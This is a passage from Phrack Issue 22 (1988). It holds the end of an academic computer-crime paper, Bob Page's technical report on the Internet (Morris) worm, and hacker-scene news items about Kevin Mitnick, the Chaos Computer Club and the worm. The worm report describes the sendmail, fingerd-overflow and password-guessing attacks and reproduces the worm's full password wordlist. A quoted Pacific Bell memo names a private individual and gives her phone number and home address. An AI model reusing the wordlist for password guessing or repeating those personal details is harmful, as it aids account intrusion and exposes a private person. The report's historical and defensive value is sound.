Whether for normative or technical reaspons, at least in this small sample, involvement in computer crime seems to follow a Guttman-like progression.

- -

REFERENCES

BloomBecker, Jay. 1986. Computer Crime Law Reporter: 1986 Update. Los Angeles: National Center for Computer Crime Data.

Florida, State of. 1978. Florida Computer Crimes Act Chapter 815.01-815.08.

Hafner, Katherine. 1983. "UCLA student penetrates DOD Network," InfoWorld 5(47): 28.

Landreth, Bill. 1985. Out of the Inner Circle: A Hacker's Guide to Computer Security. Bellevue, Washington: Microsoft Press.

Levy, Steven. 1984. Hackers: Heroes of the Computer Revolution. New York: Doubleday.

Miami Herald. 1977a-. "Dog players bilked via computer," (September 20):1,16.

--1977b "Why Flagler Dog Track was easy pickings," (September 21): 1,17.

Newsweek. 1983a. "Beware: Hackers at play," (September 5): 42-46,48.
--1983b. "Preventing 'WarGames'," (September 5): 48.
New York Times. 1984a. "Low Tech" (January 5): 26.
--1984b. "Two who raided computers pleading guilty," (March 17): 6.
Parker, Donn B. 1976. Crime By Computer. New York: Charles Scribner's Sons.
--1979. Computer Crime: Criminal Justice Resource Manual. Washington, D.C.: U.S. Government Printing Office.
--1980a. "Computer abuse research update," Computer/Law Journal 2: 329-52.
--1980b. "Computer-related white collar crime," In Gilbert Geis and Ezra Stotland (eds.), White Collar Crime: Theory and Research. Beverly Hills, CA.: Sage, pp. 199-220.
--1983. Fighting Computer Crime. New York: Charles Scribner's Sons.
Pful, Erdwin H. 1987. "Computer abuse: problems of instrumental control. Deviant Behavior 8: 113-130.
Scott, Michael D. 1984. Computer Law. New York: John Wiley and Sons.
Shea, Tom. 1984. "The FBI goes after hackers," Infoworld 6 (13): 38,39,41,43,44.
Taber, John K. 1980. "A survey of computer crime studies," Computer/Law Journal 2: 275-327.
Time. 1983a. "Playing games," (August 22): 14.
--1983b. "The 414 gang strikes again," (August 29): 75.
--1986. "Surveying the data diddlers," (February 17): 95.
Underwood, John. 1979. "Win, place... and sting," Sports Illustrated 51 (July 23): 54-81+.
U.S. Public Law 98-473. 1984. Counterfeit Access Device and Computer Fraud and Abuse Act of 1984. Amendment to Chapter 47 of Title 18 of the United States Code, (October 12).
U.S. Public Law 99-474. 1986. Computer Fraud and Abuse Act of 1986. Amendment to Chapter 47 of Title 18 of the United States Code, (October 16).

==Phrack Inc.==

Volume Two, Issue 22, File 8 of 12

A Report On The InterNet Worm

By Bob Page

University of Lowell
Computer Science Department

November 7, 1988

Here's the truth about the "Internet Worm." Actually it's not a virus - a virus is a piece of code that adds itself to other programs, including operating systems. It cannot run independently, but rather requires that its "host" program be run to activate it. As such, it has a clear analog to biologic viruses -- those viruses are not considered live, but they invade host cells and take them over, making them produce new viruses.

A worm is a program that can run by itself and can propagate a fully working version of itself to other machines. As such, what was loosed on the Internet was clearly a worm.

This data was collected through an emergency mailing list set up by Gene Spafford at Purdue University, for administrators of major Internet sites - some of the text is included verbatim from that list.

The basic object of the worm is to get a shell on another machine so it can reproduce further. There are three ways it attacks: sendmail, fingerd, and rsh/rexec.

- -

The Sendmail Attack:

In the sendmail attack, the worm opens a TCP connection to another machine's sendmail (the SMTP port), invokes debug mode, and sends a RCPT TO that requests its data be piped through a shell. That data, a shell script (first-stage bootstrap) creates a temporary second-stage bootstrap file called x$$,l1.c (where '$$' is the current process ID). This is a small (40-line) C program.

The first-stage bootstrap compiles this program with the local cc and executes it with arguments giving the Internet hostid/socket/password of where it just came from. The second-stage bootstrap (the compiled C program) sucks over two object files, x$$,vax.o and x$$,sun3.o from the attacking host. It has an array for 20 file names (presumably for 20 different machines), but only two (vax and sun) were compiled in to this code. It then figures out whether it's running under BSD or SunOS and links the appropriate file against the C library to produce an executable program called /usr/tmp/sh - so it looks like the Bourne shell to anyone who looked there.

The Fingerd Attack:

In the fingerd attack, it tries to infiltrate systems via a bug in fingerd, the finger daemon. Apparently this is where most of its success was (not in sendmail, as was originally reported). When fingerd is connected to, it reads its arguments from a pipe, but doesn't limit how much it reads. If it reads more than the internal 512-byte buffer allowed, it writes past the end of its stack. After the stack is a command to be executed ("/usr/ucb/finger") that actually does the work. On a VAX, the worm knew how much further from the stack it had to clobber to get to this command, which it replaced with the

command "/bin/sh" (the bourne shell). So instead of the finger command being executed, a shell was started with no arguments. Since this is run in the context of the finger daemon, stdin and stdout are connected to the network socket, and all the files were sucked over just like the shell that sendmail provided.

The Rsh/Rexec Attack:

The third way it tried to get into systems was via the .rhosts and /etc/hosts.equiv files to determine 'trusted' hosts where it might be able to migrate to. To use the .rhosts feature, it needed to actually get into people's accounts – since the worm was not running as root (it was running as daemon) it had to figure out people's passwords. To do this, it went through the /etc/passwd file, trying to guess passwords. It tried combinations of: the username, the last, first, last+first, nick names (from the GECOS field), and a list of special "popular" passwords:

aaa	cornelius	guntis	noxious	simon
academia	couscous	hacker	nutrition	simple
aerobics	creation	hamlet	nyquist	singer
airplane	creosote	handily	oceanography	single
albany	cretin	happening	ocelot	smile
albatross	daemon	harmony	olivetti	smiles
albert	dancer	harold	olivia	smooch
alex	daniel	harvey	oracle	smother
alexander	danny	hebrides	orca	snatch
algebra	dave	heinlein	orwell	snoopy
aliases	december	hello	osiris	soap
alphabet	defoe	help	outlaw	socrates
ama	deluge	herbert	oxford	sossina
amorphous	desperate	hiawatha	pacific	sparrows
analog	develop	hibernia	painless	spit
anchor	dieter	honey	pakistan	spring
andromache	digital	horse	pam	springer
animals	discovery	horus	papers	squires
answer	disney	hutchins	password	strangle
anthropogenic	dog	imbroglio	patricia	stratford
anvils	drought	imperial	penguin	stuttgart
anything	duncan	include	peoria	subway
aria	eager	ingres	percolate	success
ariadne	easier	inna	persimmon	summer
arrow	edges	innocuous	persona	super
arthur	edinburgh	irishman	pete	superstage
athena	edwin	isis	peter	support
atmosphere	edwina	japan	philip	supported
aztecs	egghead	jessica	phoenix	surfer
azure	eiderdown	jester	pierre	suzanne
bacchus	eileen	jixian	pizza	swearer
bailey	einstein	johnny	plover	symmetry
banana	elephant	joseph	plymouth	tangerine
bananas	elizabeth	joshua	polynomial	tape
bandit	ellen	judith	pondering	target
banks	emerald	juggle	pork	tarragon
barber	engine	julia	poster	taylor
baritone	engineer	kathleen	praise	telephone
bass	enterprise	kermit	precious	temptation
bassoon	enzyme	kernel	prelude	thailand
batman	ersatz	kirkland	prince	tiger
beater	establish	knight	princeton	toggle
beauty	estate	ladle	protect	tomato
beethoven	euclid	lambda	protozoa	topography
beloved	evelyn	lamination	pumpkin	tortoise
benz	extension	larkin	puneet	toyota
beowulf	fairway	larry	puppet	trails
berkeley	felicia	lazarus	rabbit	trivial
berliner	fender	lebesgue	rachmaninoff	trombone
beryl	fermat	lee	rainbow	tubas

beverly	fidelity	leland	raindrop	tuttle
bicameral	finite	leroy	raleigh	umesh
bob	fishers	lewis	random	unhappy
brenda	flakes	light	rascal	unicorn
brian	float	lisa	really	unknown
bridget	flower	louis	rebecca	urchin
broadway	flowers	lynne	remote	utility
bumbling	foolproof	macintosh	rick	vasant
burgess	football	mack	ripple	vertigo
campanile	foresight	maggot	robotics	vicky
cantor	format	magic	rochester	village
cardinal	forsythe	malcolm	rolex	virginia
carmen	fourier	mark	romano	warren
carolina	fred	markus	ronald	water
caroline	friend	marty	rosebud	weenie
cascades	frighten	marvin	rosemary	whatnot
castle	fun	master	roses	whiting
cat	fungible	maurice	ruben	whitney
cayuga	gabriel	mellon	rules	will
celtics	gardner	merlin	ruth	william
cerulean	garfield	mets	sal	williamsburg
change	gauss	michael	saxon	willie
charles	george	michelle	scamper	winston
charming	gertrude	mike	scheme	wisconsin
charon	ginger	minimum	scott	wizard
chester	glacier	minsky	scotty	wombat
cigar	gnu	moguls	secret	woodwind
classic	golfer	moose	sensor	wormwood
clusters	gorgeous	morley	serenity	yaco
coffee	gorges	mozart	sharks	yang
coke	gosling	nancy	sharon	yellowstone
collins	gouge	napoleon	sheffield	yosemite
commrades	graham	nepenthe	sheldon	zap
computer	gryphon	ness	shiva	zimmerman
condo	guest	network	shivers	
cookie	guitar	newton	shuttle	
cooper	gumption	next	signature	

When everything else fails, it opens /usr/dict/words and tries every word in the dictionary. It is pretty successful in finding passwords, as most people don't choose them very well. Once it gets into someone's account, it looks for a .rhosts file and does an 'rsh' and/or 'rexec' to another host, it sucks over the necessary files into /usr/tmp and runs /usr/tmp/sh to start all over again.

Between these three methods of attack (sendmail, fingerd, .rhosts) it was able to spread very quickly.

The Worm Itself:

The 'sh' program is the actual worm. When it starts up it clobbers its argv array so a 'ps' will not show its name. It opens all its necessary files, then unlinks (deletes) them so they can't be found (since it has them open, however, it can still access the contents). It then tries to infect as many other hosts as possible - when it sucessfully connects to one host, it forks a child to continue the infection while the parent keeps on trying new hosts.

One of the things it does before it attacks a host is connect to the telnet port and immediately close it. Thus, "telnetd: ttloop: peer died" in /usr/adm/messages means the worm attempted an attack.

The worm's role in life is to reproduce - nothing more. To do that it needs to find other hosts. It does a 'netstat -r -n' to find local routes to other hosts & networks, looks in /etc/hosts, and uses the yellow pages distributed hosts file if it's available. Any time it finds a host, it tries to infect it through one of the three methods, see above. Once it finds a local network (like 129.63.nn.nn for ulowell) it sequentially tries every address in that

range.

If the system crashes or is rebooted, most system boot procedures clear /tmp and /usr/tmp as a matter of course, erasing any evidence. However, sendmail log files show mail coming in from user /dev/null for user /bin/sed, which is a tipoff that the worm entered.

Each time the worm is started, there is a 1/15 chance (it calls random()) that it sends a single byte to ernie.berkeley.edu on some magic port, apparently to act as some kind of monitoring mechanism.

The Crackdown:

Three main 'swat' teams from Berkeley, MIT and Purdue found copies of the VAX code (the .o files had all the symbols intact with somewhat meaningful names) and disassembled it into about 3000 lines of C. The BSD development team poked fun at the code, even going so far to point out bugs in the code and supplying source patches for it! They have not released the actual source code, however, and refuse to do so. That could change - there are a number of people who want to see the code.

Portions of the code appear incomplete, as if the program development was not yet finished. For example, it knows the offset needed to break the BSD fingerd, but doesn't know the correct offset for Sun's fingerd (which causes it to dump core); it also doesn't erase its tracks as cleverly as it might; and so on.

The worm uses a variable called 'pleasequit' but doesn't correctly initialize it, so some folks added a module called _worm.o to the C library, which is produced from: int pleasequit = -1; the fact that this value is set to -1 will cause it to exit after one iteration.

The close scrutiny of the code also turned up comments on the programmer's style. Verbatim from someone at MIT:

> From disassembling the code, it looks like the programmer is really anally retentive about checking return codes, and, in addition, prefers to use array indexing instead of pointers to walk through arrays.

Anyone who looks at the binary will not see any embedded strings - they are XOR'ed with 81 (hex). That's how the shell commands are imbedded. The "obvious" passwords are stored with their high bit set.

Although it spreads very fast, it is somewhat slowed down by the fact that it drives the load average up on the machine - this is due to all the encryptions going on, and the large number of incoming worms from other machines.

[Initially, the fastest defense against the worm is is to create a directory called /usr/tmp/sh. The script that creates /usr/tmp/sh from one of the .o files checks to see if /usr/tmp/sh exists, but not to see if it's a directory. This fix is known as 'the condom'.]

Now What?

Most Internet systems running 4.3BSD or SunOS have installed the necessary patches to close the holes and have rejoined the Internet. As you would expect, there is a renewed interest in system/network security, finding and plugging holes, and speculation over what will happen to the worm's creator.

If you haven't read or watched the news, various log files have named the responsible person as Robert Morris Jr., a 23-year old doctoral student at Cornell. His father is head of the National Computer Security Center, the NSA's public effort in computer security, and has lectured widely on security aspects of UNIX.

Associates of the student claim the worm was a 'mistake' - that he intended to unleash it but it was not supposed to move so quickly or spread so much. His goal was to have a program 'live' within the Internet. If the reports that he intended it to spread slowly are true, then it's possible that the bytes sent to ernie.berkeley.edu were intended to monitor the spread of the worm. Some news reports mentioned that he panicked when, via some "monitoring mechanism" he saw how fast it had propagated.

A source inside DEC reports that although the worm didn't make much progress there, it was sighted on several machines that wouldn't be on its normal propagation path, i.e. not gateways and not on the same subnet. These machines are not reachable from the outside. Morris was a summer intern at DEC in '87. He might have included names or addresses he remembered as targets for infesting hidden internal networks. Most of the DEC machines in question belong to the group he worked in.

The final word has not been written...
...it will be interesting to see what happens.

==Phrack Inc.==

Volume Two, Issue 22, File 9 of 12

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                                 PWN
PWN        P h r a c k   W o r l d   N e w s        PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~        PWN
PWN                Issue XXII/Part 1                PWN
PWN                                                 PWN
PWN           Created by Knight Lightning           PWN
PWN                                                 PWN
PWN              Written and Edited by              PWN
PWN         Knight Lightning and Taran King         PWN
PWN                                                 PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

What Is Wrong With This Issue? — Introduction

There is a distinct difference in this issue of Phrack World News, which may be attributed to the unfortunate final outcome of my self-enforced exile from the mainstream modem community. In the "prime" days of PWN, many of you may have enjoyed the numerous "bust" stories or the ever suspenseful undercover exposures of security trying to end the hacking community. Those days are over and have been for quite some time.

To put it simply, I do not have the economic resources to legally run around on the nation's bulletin boards or to go and gather information on suspected security agents. Perhaps this is for the better. However, I have a feeling that most people disagree and rather enjoyed those types of stories. Its no longer in my hands. Its obvious that I need help with such a task and that help can only come from you, the community itself.

I am easily reached... I am on Bitnet. Even people who own MCI Mail, GTE Telemail, or Compuserve accounts can send me mail thanks to experimental gateways. People on ARPAnet, Bitnet, or UUCP should have no problems whatsoever. So please go ahead and drop me a line, I would be interested in what you have to say.

:Knight Lightning (C483307@UMCVMB.BITNET)

Much of this issue of Phrack World News comes from Internet news sources such as the Risks, Virus-L, and Telecom Digests. Some news stories come from other magazines and newspapers, and a few come from Chamas, the online Bitnet bulletin board run by Terra of the Chaos Computer Club (CCC). A very special thanks goes to The Noid of 314 for all his help in putting this issue together.

A couple last things to mention... the upcoming files on hackers abroad have taken a slightly different direction. There will be news on foreign hacker activities presented in PWN (starting this issue), but actual files on the subject will be presented by the hackers themselves so watch for them.

Who Is Clifford Stoll? — Pre-Issue Information

This issue of Phrack World News features many stories about the Internet Worm and other hacking incidents on the Internet. One person who plays a prominent role in all of these stories is Clifford Stoll, a virtual unknown prior to these incidents. However, some checking into other related incidents turned up some very interesting information about Cliff Stoll.

Clifford Stoll, age 37 (as of May 2, 1988) was a system's manager at California's Lawrence Berkeley Laboratory. He might still retain this position. Stoll is the master sleuth who tracked down the West German hacker, Mathias Speer, who infiltrated the Internet via the Space Physics Analysis Network (SPAN). The game of "cat and mouse" lasted for 10 months until Clifford Stoll eventually set up an elaborate sting operation using files

marked "SDI Network Project" (Star Wars) to get Mathias to stay online long enough to trace him back to Hannover, FRG.

I was able to contact Clifford Stoll at LBL (which maintains a node on Bitnet). However, outside of a confirmation of his presence, I was never able to really converse with him. Recently he has been seen on DOCKMASTER, a node on ARPAnet that is operated by the National Security Agency (NSA). He has also been seen as having accounts on many other nodes all across Internet. Either he has come a long way or was just not as well known prior to the Internet Worm incident.

For more information see;

Time Magazine, May 2, 1988 and/or New Scientist, April 28, 1988

Thought you might be interested to know about it.

:Knight Lightning

Dangerous Hacker Is Captured PWN Special Report

Last issue, I re-presented some memos from Pacific Bell Security. The first of which featured "Kevin Hacker," who I now reveal as Kevin Mitnick. The original intent was to protect the anonyimity of the said hacker, but now that he has come upon public fame there is no longer a reason to keep his identity a secret.

The following memo from Pacific Bell Security was originally seen in Phrack World News Issue XXI/1. This version leaves the legitimate information intact.

- -

On May 14, 1987, Electronic Operations received a court order directing Pacific Bell to place traps on the telephone numbers assigned to a company known as "Santa Cruz Operations." The court order was issued in order to identify the telephone number being used by an individual who was illegally entering Santa Cruz Operations' computer and stealing information.

On May 28, 1987, a telephone number was identified five separate times making illegal entry into Santa Cruz Operations' computer. The originating telephone number was 805-495-6191, which is listed to Bonnie Vitello, 1378 E. Hillcrest Drive, Apt. 404, Thousand Oaks, California.

On June 3, 1987, a search warrant was served at 1378 E. Hillcrest Drive, Apt 404, Thousand Oaks, California. The residents of the apartment, who were not at home, were identified as Bonnie Vitello, a programmer for General Telephone, and Kevin Mitnick, a known computer hacker. Found inside the apartment were three computers, numerous floppy disks and a number of General Telephone computer manuals.

Kevin Mitnick was arrested several years ago for hacking Pacific Bell, UCLA and Hughes Aircraft Company computers. Mitnick was a minor at the time of his arrest. Kevin Mitnick was recently arrested for compromising the data base of Santa Cruz Operations.

The floppy disks that were seized pursuant to the search warrant revealed Mitnick's involvment in compromising the Pacific Bell UNIX operation systems and other data bases. The disks documented the following:

- Mitnick's compromise of all Southern California SCC/ESAC computers. On file were the names, log-ins, passwords, and home telephone numbers for Northern and Southern ESAC employees.

- The dial-up numbers and circuit identification documents for SCC computers and Data Kits.

- The commands for testing and seizing trunk testing lines and channels.

- The commands and log-ins for COSMOS wire centers for Northern and Southern California.

- The commands for line monitoring and the seizure of dial tone.

- References to the impersonation of Southern California Security Agents and ESAC employees to obtain information.

- The commands for placing terminating and originating traps.

- The addresses of Pacific Bell locations and the Electronic Door Lock access codes for the following Southern California central offices ELSG12, LSAN06, LSAN12, LSAN15, LSAN23, LSAN56, AVLN11, HLWD01, HWTH01, IGWD01, LOMT11, AND SNPD01.

- Inter-company Electronic Mail detailing new login/password procedures and safeguards.

- The work sheet of an UNIX encryption reader hacker file. If successful, this program could break into any UNIX system at will.

- -

Ex-Computer Whiz Kid Held On New Fraud Counts December 16, 1988
~~~~~~

By Kim Murphy (Los Angeles Times)(Edited For This Presentation)

Kevin Mitnick was 17 when he first cracked Pacific Bell's computer system, secretly channeling his computer through a pay phone to alter telephone bills, penetrate other computers and steal $200,000 worth of data from a San Francisco corporation. A Juvenile Court judge at the time sentenced Mitnick to six months in a youth facility.

After his release, his probation officer found that her phone had been disconnected and the phone company had no record of it. A judge's credit record at TRW Inc. was inexplicably altered. Police computer files on the case were accessed from outside... Mitnick fled to Israel. Upon his return, there were new charges filed in Santa Cruz, accusing Mitnick of stealing software under development by Microport Systems, and federal prosecutors have a judgment showing Mitnick was convicted on the charge. There is, however, no record of the conviction in Sant Cruz's computer files.

On Thursday, Mitnick, now 25, was charged in two new criminal complaints accusing him of causing $4 million damage to a DEC computer, stealing a highly secret computer security system and gaining access to unauthorized MCI long-distance codes through university computers in Los Angeles, California, and England.

A United States Magistrate took the unusual step of ordering "Mitnic k] held without bail, ruling that when armed with a keyboard he posed a danger to the community.' "This thing is so massive, we're just running around trying to figure out what he did," said the prosecutor, an Assistant United States Attorney. "This person, we believe, is very, very dangerous, and he needs to be detained and kept away from a computer."

Los Angeles Police Department and FBI Investigators say they are only now beginning to put together a picture of Mitnick and his alleged high-tech escapades. "He's several levels above what you would characterize as a computer hacker," said Detective James K. Black, head of the Los Angeles Police Department's computer crime unit. "He started out with a real driving curiosity for computers that went beyond personal computers... He grew with the technology."

Mitnick is to be arraigned on two counts of computer fraud. The case is believed to be the first in the nation under a federal law that makes it a crime to gain access to an interstate computer network for criminal purposes. Federal prosecutors also obtained a court order restricting Mitnick's telephone calls from jail, fearing he might gain access to a computer over the phone
~~~~~~

lines.

- -

Dangerous Keyboard Artist December 20, 1988
~~~~~~~~~~~~~~~~~~~~~~~~

LOS ANGELES (UPI) - In a rare ruling, a convicted computer hacker was ordered held without bail Thursday on new charges that he gained illegal access to secret computer information of Leeds University in England and Digital Equipment Corportation.

Kevin David Mitnick, age 25, of Panorama City, is named in two separate criminal complaints charging him with computer fraud. Assistant United States Attorney, Leon Weidman said it is unusual to seek detention in such cases, but he considers Mitnick 'very very dangerous' and someone who 'needs to be kept away from computers.'

United States Magistrate Venetta Tasnuopulos granted the no-bail order after Weidman told her that since 1982, Mitnick had also accessed the internal records of the Los Angeles Police Department, TRW Corporation, and Pacific Telephone.

"He could call up and get access to the whole world," Weidman said.

Weidman said Mitnick had served six months in juvenile hall for stealing computer manuals from a Pacific Telephone office in the San Fernando Valley and using a pay phone to destroy $200,000 worth of data in the files of a northern California company.

Mitnick later pentrated the files of TRW Corporation and altered the credit information of several people, including his probation officer, Weidman said.

He said Mitnick also used a ruse to obtain the name of the police detective investigating him for hacking when he was a student at Pierce College. He telephoned the dean at 3 a.m., identified himself as a campus security guard, reported a computer burglary in progress and asked for the name of the detective investigating past episodes, Weidman said.

The prosecutor said Mitnick also gained access to the police department's computer data and has impersonated police officers and judges to gain information.

A complaint issued charges Mitnick with using a computer in suburban Calabases to gain access to Leeds University computer data in England. He also allegedly altered long-distance phone costs incurred by that activity in order to cover his mischief.

A second complaint charges Mitnick with stealing proprietary Digital Equipment Corporation software valued at more than $1 million and designed to protect the security of its computer data. Mitnick alledgedly stored the stolen data in a University of Southern California computer.

An affidavit filed to support the complaints said unauthorized intrusions into the Digital computer have cost the company more than $4 million in computer downtime, file rebuilding, and lost employee worktime.

A computer operator at Voluntary Plan Assistance in Calabasas, which handles disability claims for private firms, told investigators he allowed his friend unauthorized access to the firm's computer. From that terminal, Mitnick gained access to Digital's facilities in the United States and abroad, the affidavit said.

- -

Kevin Mitnick's fate is in the hand's of the court now, but only time will tell what is to happen to this dangerously awesome computer hacker.

Trojan Horse Threat Succeeds February 10, 1988
~~~~~~~~~~~~~~~~~~~~~~~~

During the week prior to February 10, 1988, the Chaos Computer Club of West Berlin announced that they were going to trigger trojan horses they'd previously planted on various computers in the Space Physics Analysis Network (SPAN). Presumably, the reason for triggering the trojan horses was to throw the network into disarray; if so, the threat did, unfortunately, with the help of numerous fifth-columnists within SPAN, succeeded. Before anybody within SPAN replies by saying something to the effect of "Nonsense, they didn't succeed in triggering any trojan horses." However the THREAT succeeded.

That's right, for the last week SPAN hasn't been functioning very well as a network. All too many of the machines in it have cut off network communications (or at least lost much of their connectivity), specifically in order to avoid the possibility that the trojan horses would be triggered (the fifth-columnists who were referred above are those system and network managers who were thrown into panic by the threat). This is rather amazing (not to mention appalling) for a number of reasons:

1) By reducing networking activities, SPAN demonstrated that the CCC DOES have the power to disrupt the network (even if there aren't really any trojan horses out there);
2) Since the break-ins that would have permitted the installation of trojan horses, there have been a VMS release (v4.6) that entails replacement of ALL DEC-supplied images. Installation of the new version of VMS provided a perfect opportunity to purge one's system of any trojan horses.
3) In addition to giving CCC's claims credibility, SPAN's response to the threat seems a bit foolish since it leaves open the question "What happens if the CCC activates trojan horses without first holding a press conference?"

Hiding from the problem doesn't help in any way, it merely makes SPAN (and NASA) look foolish.

Information Provided By
Carl J. Ludick and Frederick M. Korz

- -

This is a perfect example of a self-fulfilling phrophecy. The Chaos Computer Club's announcement that they were going to trigger their Trojan horses in the Space Physics Analysis Network (SPAN) illustrates the potent power of rumor -- backed by plausibility. They didn't have to do anything. The sky didn't have to fall. Nervous managers did the damage for the CCC because they felt the announcement/threat plausible. The prophecy was fulfilled.

"And the more the power to them!"

:Knight Lightning

TCA Pushes For Privacy On Corporate Networks October 19, 1988

By Kathy Chin Leong (Computerworld Magazine)

SAN DIEGO -- As more and more confidential data winds its way across computer networks, users are expressing alarm over how much of that information is safe from subsidiaries of the Bell operating companies (BOCs) and long-distance firms providing transmission services.

This fear has prompted the Tele-Communications Association (TCA) and large network users to appeal to the Federal Communications Commission to clarify exactly what network data is available to these vendors.

Users with large networks, such as banks and insurance companies, are concerned that published details even of where a circuit is routed can be misused. "We don't what someone like AT&T to use our information and then turn around and compete against us," said Leland Fong, a network planner at Visa International

in San Francisco. Users are demanding that the FCC establish a set of rules and regulations so that information is not abused.

At issue is the term "customer proprietary network information" (CPNI), which encompasses packet data, address and circuit information and traffic statistics on networks. Under the FCC's Computer Inquiry III rules, long-distance carriers and Bell operating companies --- specifically, marketing personnel --- can get access to their own customers' CPNI unless users request confidentiality. What his group wants, TCA President Jerry Appleby said, is the FCC to clarify exactly what falls under the category of CPNI.

Fong added that users can be at the mercy of the Bell operating companies and long-distance vendors if there are no safeguards established. Customer information such as calling patterns can be used by the operating companies for thier own competitive advantage. "At this time, there are no controls over CPNI, and the users need to see some action on this," Fong said.

Spread The Concern

At a meeting here during the TCA show, TCA officials and the association's government liason committee met with AT&T to discuss the issue; the group will also voice its concerns to other vendors.

Appleby said the issue should not be of concern just to network managers but to the entire company. Earlier this month, several banks, including Chase Manhattan Bank and Security Pacific National Bank, and credit card companies met with the FCC to urge it to come up with a standard definition for CPNI, Appleby said.

While the customer information is generally confidential, it is available to the transmission carrier that is supplying the line. The data is also available to marketing departments of that vendor unless a company asks for confidentiality. Fong said that there is no regulation that prevents a company from passing the data along to its subsidiaries.

Belgian Leader's Mail Reportedly Read By Hacker October 22, 1988
~~~~~~

Taken from the Los Angeles Times

Brussels (AP) -- Belgian Prime Minister Wilfried Martens on Friday ordered an investigation into reports that a computer hacker rummaged through his electronic files and those of other Cabinet members.

The newspaper De Standaard reported that a man, using a personal computer, for three months viewed Martens' electronic mail and other items, including classified information about the killing of a British soldier by the Irish Republican Army in Ostend in August.

The newspaper said the man showed one of its reporters this week how he broke into the computer, using Martens' password code of nine letters, ciphers and punctuation marks. "What is more, during the demonstration, he ran into another 'burglar' ... with whom he briefly conversed" via computer, the newspaper said.

Police Find Hacker Who Broke Into 200 Computers October 24, 1988
~~~~~~

London (New York Times) - Police said yesterday that they had found and questioned a 23-year-old man who used computer networks to break into more than 200 military, corporate, and university systems in Europe and the United States during the past five years.

The man was asked about an alleged attempt to blackmail a computer manufacturer, but an official for Scotland Yard said that there was not enough evidence to pursue the matter. He was released.

The man, Edward Austin Singh, who is unemployed, reportedly told the police he

had been in contact with other computer "hackers" in the United States and West Germany who use communications networks to penetrate the security protecting computers at military installations.

Singh's motive was simply to prove that it was possible to break into the military systems, police said, and apparently he did not attempt espionage.

London police began an investigation after the man approached a computer manufacturer. He allegedly asked the company for $5250 in exchange for telling it how he had entered its computer network.

The company paid nothing, and London police tracked the suspect by monitoring his phone calls after the firm had told Scotland Yard about the incident.

- -

University of Surrey Hacker November 10, 1988
~~~~~~~~~~~~~~~~~~~~~~~~~~

There has been a lot of recent publicity in the U.K. about the arrest of a hacker at the University of Surrey. There were stories about his investigation by Scotland Yard's Serious Crimes Squad and by the U.S. Secret Service, and much dicussion about the inadequacy of the law relating to network hacking. At this date, he has only been charged with offences relating his unathorised (physical) entry to the University buildings.

An interview with the individual, Edward Austin Singh, reveals that his techniques were simply ased on a program which tricked users into unsuspectingly revealing their passwords. "I wrote a program that utilized a flaw that allowed me to call into the dial-up node. I always did it by phoning, never by the network. The dial-up node has to have an address as well, so I was calling the address itself. I called the dial-up node via the network and did it repeatedly until it connected. That happened every 30 seconds. It allowed me to connect the dial-up node at the same time as a legitimate user at random. I would then emulate the system."

He used to run this program at night, and specialized in breaking into Prime computer systems. "I picked up about 40 passwords and IDs an hour. We were picking up military stuff like that, as well as commercial and academic," he claims. This enabled him to get information from more than 250 systems world-wide, and (he claims) in touich with an underground hackers network to "access virtually every single computer system which was networked in the US - thousands and thousands of them, many of them US Arms manufacturers."

The article states that "Prime Computers have so far declined to comment on his approach to them or his alleged penetration of their computer systems, until the American Secret Service completes its inquiries."

Information Provided By Brian Randell

~~~~~~~~~~~~~~~~~~~~~~~~~~

==Phrack Inc.==

Volume Two, Issue 22, File 10 of 12

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN        P h r a c k   W o r l d   N e w s    PWN
PWN        ~~~~~~~~~~~   ~~~~~~~~~   ~~~~~~~    PWN
PWN                Issue XXII/Part 2            PWN
PWN                                             PWN
PWN           Created by Knight Lightning       PWN
PWN                                             PWN
PWN              Written and Edited by          PWN
PWN         Knight Lightning and Taran King     PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Computer Network Disrupted By "Virus"

November 3, 1988

By John Markoff (New York Times)

In an intrusion that raises new questions about the vulnerability of the nation's computers, a nationwide Department of Defense data network has been disrupted since Wednesday night by a rapidly spreading "virus" software program apparently introduced by a computer science student's malicious experiment.

The program reproduced itself through the computer network, making hundreds of copies in each machine it reached, effectively clogging systems linking thousands of military, corporate and university computers around the country and preventing them from doing additional work. The virus is thought not to have destroyed any files.

By late Thursday afternoon computer security experts were calling the virus the largest assault ever on the nation's computers.

"The big issue is that a relatively benign software program can virtually bring our computing community to its knees and keep it there for some time," said Chuck Cole, deputy computer security manager at Lawerence Livermore Laboratory in Livermore, Calif., one of the sites affected by the intrusion. "The cost is going to be staggering."

Clifford Stoll, a computer security expert at Harvard University, added, "There is not one system manager who is not tearing his hair out. It's causing enormous headaches."

The affected computers carry routine communications among military officials, researchers and corporations.

While some sensitive military data are involved, the nation's most sensitive secret information, such as that on the control of nuclear weapons, is thought not to have been touched by the virus.

Computer viruses are so named because they parallel in the computer world the behavior of biological viruses. A virus is a program, or a set of instructions to a computer, that is deliberately planted on a floppy disk meant to be used with the computer or introduced when the computer is communicating over telephone lines or data networks with other computers.

The programs can copy themselves into the computer's master software, or operating system, usually without calling any attention to themselves. From there, the program can be passed to additional computers.

Depending upon the intent of the software's creator, the program might cause a provocative but otherwise harmless message to appear on the computer's screen. Or it could systematically destroy data in the computer's memory.

The virus program was apparently the result of an experiment by a computer

science graduate student trying to sneak what he thought was a harmless virus into the Arpanet computer network, which is used by universities, military contractors and the Pentagon, where the software program would remain undetected.

A man who said he was an associate of the student said in a telephone call to The New York Times that the experiment went awry because of a small programming mistake that caused the virus to multiply around the military network hundreds of times faster than had been planned.

The caller, who refused to identify himself or the programmer, said the student realized his error shortly after letting the program loose and that he was now terrified of the consequences.

A spokesman at the Pentagon's Defense Communications Agency, which has set up an emergency center to deal with the problem, said the caller's story was a "plausible explanation of the events."

As the virus spread Wednesday night, computer experts began a huge struggle to eradicate the invader.

A spokesman for the Defense Communications Agency in Washington acknowledged the attack, saying, "A virus has been identified in several host computers attached to the Arpanet and the unclassified portion of the defense data network known as the Milnet."

He said that corrections to the security flaws exploited by the virus are now being developed.

The Arpanet data communications network was established in 1969 and is designed to permit computer researchers to share electronic messages, programs and data such as project information, budget projections and research results.

